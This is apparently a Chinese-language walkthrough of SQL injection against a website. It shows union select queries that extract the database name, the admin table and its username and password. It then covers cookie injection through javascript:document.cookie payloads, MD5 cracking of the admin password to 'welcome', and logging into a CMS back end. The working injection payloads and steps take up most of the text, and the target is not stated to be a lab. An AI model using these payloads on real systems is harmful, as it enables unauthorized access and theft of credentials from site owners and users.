
第一章

先判断是否有sql注入

and 1=1




And 1=2



可以确定该网站存在sql注入


接下来判断一共返回了多少列






可知，一共返回两列

接下来判断显示位




可知显示位为2

接下来使用union select联合查询获取数据库名




可知已查出数据库名，并查出第一个数据库名为maoshe

接下来获取maoshe数据库表名



可知已查出maoshe数据库中表名，查出第一个表名为admin

接下来要在admin中获取用户名和密码



0x7e对应 ~

已获取到用户名与密码

第二章

1. 寻找形如“.asp?id=xx”类的带参数的URL。
2. 去掉“id=xx”查看页面显示是否正常，如果不正常，说明参数在数据传递中是直接起作用的。
3. 清空浏览器地址栏，输入“javascript:alert(document.cookie="id="+escape("171"));”，按Enter键后弹出一个对话框，内容是“id=xx”，然后用原来的URL刷新页面，如果显示正常，说明应用使用Request("id")这种方式获取数据的。

4.重复上面的步骤，将常规SQL注入中的判断语句带入上面的URL：“javascript:alert(document.cookie="id="+escape("171 and 1=1"));”和

“javascript:alert(document.cookie="id="+escape("171 and 1=2"));”。和常规SQL注入一样，如果分别返回正常和不正常页面，则说明该应用存在注入漏洞，并可以进行cookie注入。

javascript:alert(document.cookie="id="+escape("171 and 1=1"));






javascript:alert(document.cookie="id="+escape("171 and 1=2"));



5.使用常规注入语句进行注入即可。


Cookie注入判断位置

id=171+union+select+1,2,3,4,5,6,7,8,9,10+from+admin



知道位置后就可以通过Cookie注入得到username和password

id=171+union+select+1,username,password,4,5,6,7,8,9,10+from+admin



这一串字符是md5，解码后是welcome

6.数据库里边admin welcome南方cms，可通过后台扫描得到后台管理地址



登录得到

